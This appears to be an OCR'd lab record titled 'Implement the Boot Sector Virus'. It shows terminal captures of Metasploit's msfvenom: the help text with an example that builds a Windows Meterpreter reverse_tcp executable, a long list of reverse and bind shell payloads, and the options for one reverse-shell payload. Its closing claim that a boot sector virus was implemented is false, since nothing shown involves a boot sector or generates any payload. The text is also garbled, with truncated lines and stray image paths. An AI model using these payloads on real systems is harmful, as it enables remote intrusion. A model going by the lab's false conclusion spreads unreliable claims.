IMPLEMENT THE BOOT SECTOR VIRUS


Step1:open kali linux root termimal

Step2:enter command “msfvenom”.

```
┌──(root㉿kali)-[~]
└─# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f e
xe -o payload.exe

Options:
    -l, --list          <type>   List all modules for [type]. Types are:
payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload       <payload>  Payload to use (--list payloads to list,
 --list-options for arguments). Specify '-' or STDIN for custom
        --list-options           List --payload <value>'s standard, advan
ced and evasion options
    -f, --format          <format>   Output format (use --list formats to lis
t)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders
to list)
        --service-name    <value>    The service name to use when generating
a service binary
        --sec-name        <value>    The new section name to use when generat
ing large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload u
sing all available encoders
        --encrypt         <value>    The type of encryption or encoding to ap
ply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload an
d --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list p
latforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to
 the payload
        --pad-nops                   Use nopsled size specified by -n <length
> as the total payload size, auto-prepending a nopsled of quantity (nops minu
s payload length)
    -s, --space           <length>   The maximum size of the resulting payloa
d
        --encoder-space   <length>   The maximum size of the encoded payload
(defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payloa
d
    -c, --add-code        <path>     Specify an additional win32 shellcode fi
le to include
    -x, --template        <path>     Specify a custom executable file to use
as a template
    -k, --keep                       Preserve the --template behaviour and in
ject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use fo
r certain output formats
    -t, --timeout         <second>   The number of seconds to wait when readi
ng the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```


Step3:eneter command “msfvenom -l payload



```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# msfvenom -l payloads

Framework Payloads (968 total) [--payload <value>]
═══════════════════════════════════════════════════

    Name                                              Description
    ────                                              ───────────
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over
                                                      TP
    android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over
                                                      TPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTT
    android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTT
    android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                          Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                       Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x64/exec                                      Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                       Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                            Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                      Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                    Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                   Connect back to attacker and spawn a command shell
    bsd/x86/exec                                      Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                           Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                        Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                       Spawn a command shell (staged). Listen for a connection over IP
    bsd/x86/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag                            Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp                    Spawn a command shell (staged). Connect back to the attacker ov
                                                      IPv6
    bsd/x86/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6                       Listen for a connection and spawn a command shell over IPv6
    bsd/x86/shell_find_port                           Spawn a shell on an established connection
    bsd/x86/shell_find_tag                            Spawn a shell on an established connection (proxy/nat safe)
    bsd/x86/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x86/shell_reverse_tcp_ipv6                    Connect back to attacker and spawn a command shell over IPv6
    bsdi/x86/shell/bind_tcp                           Spawn a command shell (staged). Listen for a connection
    bsdi/x86/shell/reverse_tcp                        Spawn a command shell (staged). Connect back to the attacker
    bsdi/x86/shell_bind_tcp                           Listen for a connection and spawn a command shell
    bsdi/x86/shell_find_port                          Spawn a shell on an established connection
    bsdi/x86/shell_reverse_tcp                        Connect back to attacker and spawn a command shell
    cmd/mainframe/apf_privesc_jcl                     (Elevate privileges for user. Adds SYSTEM SPECIAL and BPX.SUPER
                                                      ER to user profile. Does this by using an unsecured/updateable
                                                      F authorized library (APFLIB) and updating the user's ACEE usin
                                                      this program/library. Note: This privesc only works with z/OS s
```



```
                                                       back to the attacker
    windows/x64/peinject/reverse_tcp_uuid             Inject a custom native PE file into the exploited process using
                                                       reflective PE loader. The reflective PE loader will execute th
                                                      pre-mapped PE image starting from the address of entry after pe
                                                      orming image base relocation and API address resolution. This m
                                                      ule requires a PE file that contains relocation data and a vali
                                                      (uncorrupted) import table. PE files with CLR(C#/.NET executabl
                                                      ), bounded imports, and TLS callbacks are not currently support
                                                      . Also PE files which use resource loading might crash. . Conne
                                                       back to the attacker with UUID Support (Windows x64)
    windows/x64/pingback_reverse_tcp                  Connect back to attacker and report UUID (Windows x64)
    windows/x64/powershell_bind_tcp                   Listen for a connection and spawn an interactive powershell ses
                                                      on
    windows/x64/powershell_reverse_tcp                Listen for a connection and spawn an interactive powershell ses
                                                      on
    windows/x64/powershell_reverse_tcp_ssl            Listen for a connection and spawn an interactive powershell ses
                                                      on over SSL
    windows/x64/shell/bind_ipv6_tcp                   Spawn a piped command shell (Windows x64) (staged). Listen for
                                                       IPv6 connection (Windows x64)
    windows/x64/shell/bind_ipv6_tcp_uuid              Spawn a piped command shell (Windows x64) (staged). Listen for
                                                       IPv6 connection with UUID Support (Windows x64)
    windows/x64/shell/bind_named_pipe                 Spawn a piped command shell (Windows x64) (staged). Listen for
                                                      pipe connection (Windows x64)
    windows/x64/shell/bind_tcp                        Spawn a piped command shell (Windows x64) (staged). Listen for
                                                      connection (Windows x64)
    windows/x64/shell/bind_tcp_rc4                    Spawn a piped command shell (Windows x64) (staged). Connect bac
                                                      to the attacker
    windows/x64/shell/bind_tcp_uuid                   Spawn a piped command shell (Windows x64) (staged). Listen for
                                                      connection with UUID Support (Windows x64)
    windows/x64/shell/reverse_tcp                     Spawn a piped command shell (Windows x64) (staged). Connect bac
                                                      to the attacker (Windows x64)
    windows/x64/shell/reverse_tcp_rc4                 Spawn a piped command shell (Windows x64) (staged). Connect bac
                                                      to the attacker
    windows/x64/shell/reverse_tcp_uuid                Spawn a piped command shell (Windows x64) (staged). Connect bac
                                                      to the attacker with UUID Support (Windows x64)
    windows/x64/shell_bind_tcp                        Listen for a connection and spawn a command shell (Windows x64)
    windows/x64/shell_reverse_tcp                     Connect back to attacker and spawn a command shell (Windows x64
    windows/x64/vncinject/bind_ipv6_tcp               Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Listen for an IPv6 connection (Windows x64)
    windows/x64/vncinject/bind_ipv6_tcp_uuid          Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Listen for an IPv6 connection with UUID Support (Windows x64)
    windows/x64/vncinject/bind_named_pipe             Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Listen for a pipe connection (Windows x64)
    windows/x64/vncinject/bind_tcp                    Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Listen for a connection (Windows x64)
    windows/x64/vncinject/bind_tcp_rc4                Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Connect back to the attacker
    windows/x64/vncinject/bind_tcp_uuid               Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Listen for a connection with UUID Support (Windows x64)
    windows/x64/vncinject/reverse_http                Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Tunnel communication over HTTP (Windows x64 wininet)
    windows/x64/vncinject/reverse_https               Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Tunnel communication over HTTP (Windows x64 wininet)
    windows/x64/vncinject/reverse_tcp                 Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Connect back to the attacker (Windows x64)
    windows/x64/vncinject/reverse_tcp_rc4             Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Connect back to the attacker
    windows/x64/vncinject/reverse_tcp_uuid            Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/vncinject/reverse_winhttp             Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Tunnel communication over HTTP (Windows x64 winhttp)
    windows/x64/vncinject/reverse_winhttps            Inject a VNC Dll via a reflective loader (Windows x64) (staged)
                                                      Tunnel communication over HTTPS (Windows x64 winhttp)
```

Step4: Enter command “msfvenom –list-options -p windows/meterpreter/reverse_tcp

```
┌──(root㉿kali)-[~]
└─# msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
═══════════════════════════

      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
    Module: payload/windows/meterpreter/reverse_tcp
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 296
      Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
────      ───────────────  ────────  ───────────
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Requires Windows XP SP2 or newer. Connect back to
  the attacker



Advanced options for payload/windows/meterpreter/reverse_tcp:
═══════════════════════════

    Name                          Current Setting  Required  Description
    ────                          ───────────────  ────────  ───────────
    AutoLoadStdapi                true             yes       Automatically load the Stdapi extension
    AutoRunScript                                  no        A script to run automatically on session creation.
    AutoSystemInfo                true             yes       Automatically capture system information on initialization.
    AutoUnhookProcess             false            yes       Automatically load the unhook extension and unhook the process
    AutoVerifySessionTimeout      30               no        Timeout period to wait for session validation to occur, in seconds
    EnableStageEncoding           false            no        Encode the second stage payload
    EnableUnicodeEncoding         false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                                 no        Path to a SSL certificate in unified PEM format, ignored for HTTP transport
                                                             s
    InitialAutoRunScript                           no        An initial script to run on session creation (before AutoRunScript)
    MeterpreterDebugBuild         false            no        Use a debug version of Meterpreter
    MeterpreterDebugLogging                        no        The Meterpreter debug logging configuration, see https://docs.metasploit.co
                                                             m/docs/using-metasploit/advanced/meterpreter/meterpreter-debugging-meterpre
                                                             ter-sessions.html
    PayloadBindPort                                no        Port to bind reverse tcp socket to on target system.
    PayloadProcessCommandLine                      no        The displayed command line that will be used by the payload
    PayloadUUIDName                                no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                                 no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                                no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking           false            yes       Whether or not to automatically register generated UUIDs
    PingbackRetries               0                yes       How many additional successful pingbacks
    PingbackSleep                 30               yes       Time (in seconds) to sleep between pingbacks
    PrependMigrate                false            yes       Spawns and runs shellcode in new process
    PrependMigrateProc                             no        Process to spawn and run shellcode in
```

```
    PrependMigrate                false            yes       Spawns and runs shellcode in new process
    PrependMigrateProc                             no        Process to spawn and run shellcode in
    ReverseAllowProxy             false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go thr
                                                             ough proxy but directly to LHOST
    ReverseListenerBindAddress                     no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                        no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                            no        The specific communication channel to use for this listener
    ReverseListenerThreaded       false            yes       Handle every connection in a new thread (experimental)
    SessionCommunicationTimeout   300              no        The number of seconds of no activity before this session should be killed
    SessionExpirationTimeout      604800           no        The number of seconds before this session should be forcibly shut down
    SessionRetryTotal             3600             no        Number of seconds try reconnecting for on network failure
    SessionRetryWait              10               no        Number of seconds to wait between reconnect attempts
    StageEncoder                                   no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                      no        Additional registers to preserve in the staged payload if EnableStageEncodi
                                                             ng is set
    StageEncodingFallback         true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount              10               no        The number of times the stager should retry if the first connect fails
    StagerRetryWait               5                no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                       false            no        Enable detailed status messages
    WORKSPACE                                      no        Specify the workspace for this module

Evasion options for payload/windows/meterpreter/reverse_tcp:
═══════════════════════════

    Name  Current Setting  Required  Description
    ────  ───────────────  ────────  ───────────
```

RESULT: Hence boost sector virus implemented successfully